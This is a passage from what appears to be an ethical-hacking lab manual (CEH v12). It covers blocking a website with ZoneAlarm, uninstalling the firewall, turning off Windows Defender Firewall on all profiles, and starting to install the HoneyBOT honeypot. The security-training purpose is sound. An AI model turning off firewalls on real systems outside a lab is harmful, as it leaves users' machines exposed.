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

23. The newly added rule appears in the **View Zones** section, as shown in the screenshot; click **OK**.



24. Open any browser (here, **Google Chrome**) and now try to browse the blocked website, that is, www.moviescope.com.

25. As you have created a rule in ZoneAlarm Firewall to block **www.moviescope.com** from browsing, you will receive a message as **Your Internet access is blocked**.



Note: This is how you can block access for unwanted sites from browsing.

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
26. Before proceeding for the next task, go to the **ZoneAlarm Firewall Settings** window, select the newly created rule in the **View Zones** section, click **Remove**, and click **OK**.

    Note: If a **Delete Confirmation** pop-up appears, click **Yes**.

27. This will remove the block access for the **www.moviescope.com** site.



28. Close the ZoneAlarm main window.

29. Click **Show hidden icon** from the lower right section of **Desktop**. Right-click the **ZoneAlarm** icon and click **Exit** from the context menu.

Note: If a **Shut down** pop-up appears, click **Yes**.

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
30. Restart the **Windows 11** virtual machine.
31. After the system reboots, click **Ctrl+Alt+Del**. By default, **Admin** user account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to log in.
32. **Uninstall** ZoneAlarm in the **Windows 11** machine. To do so, launch **Control Panel → Programs → Programs and Features**. In the **Programs and Features** window, choose **ZoneAlarm Free Firewall** and click **Uninstall**. Follow the wizard-driven uninstallation process to remove ZoneAlarm from the **Windows 11** machine.



33. If a **ZoneAlarm** pop-up appears, click **Yes** to continue the uninstallation. After the uninstallation is completed, you will receive a prompt to restart the machine; click **Yes** to restart.
34. Once the system reboots, turn off the **Windows Defender Firewall**.
    - In the **Windows Defender Firewall** window, click the **Turn Windows Defender Firewall on or off** link in the left pane of the window
    - In the **Customize Settings** window, select the **Turn off Windows Defender Firewall (not recommended)** radio button for all Domain, Private and Public network settings, and then click **OK**
    - Again, in the **Windows Defender Firewall** window, click **Advanced settings** link in the left pane
    - Once the **Windows Defender Firewall with Advanced Security** appears on the screen, click the **Windows Defender Firewall Properties** link in the **Overview** section

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- The **Windows Defender Firewall with Advanced Security on Local Computer Properties** window appears; in the **Domain Profile** tab, choose **Off** from the **Firewall state** drop-down list. Then, navigate to the **Private Profile** and **Public Profile** tabs and ensure that the **Firewall state** is **Off**. Click **Apply**, and then click **OK**

35. Close all open windows.
36. You can also use other firewalls such as **ManageEngine Firewall Analyzer** (https://www.manageengine.com), **pfSense** (https://www.pfsense.org), **Sophos XG Firewall** (https://www.sophos.com), and **Comodo Firewall** (https://personalfirewall.comodo.com) to block access to a particular website or IP address.
37. Turn off the **Windows Server 2019** virtual machine.

Task 3: Detect Malicious Network Traffic using HoneyBOT


HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

Here, we will use the HoneyBOT tool to detect malicious network traffic.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on the **Windows Server 2022** and **Parrot Security** virtual machines.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
3. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**. Double-click **HoneyBOT_018.exe** to launch the HoneyBOT installer. Follow the wizard-driven steps to install HoneyBOT.

   Note: if the **User Account Control** window appears, click **Yes**.



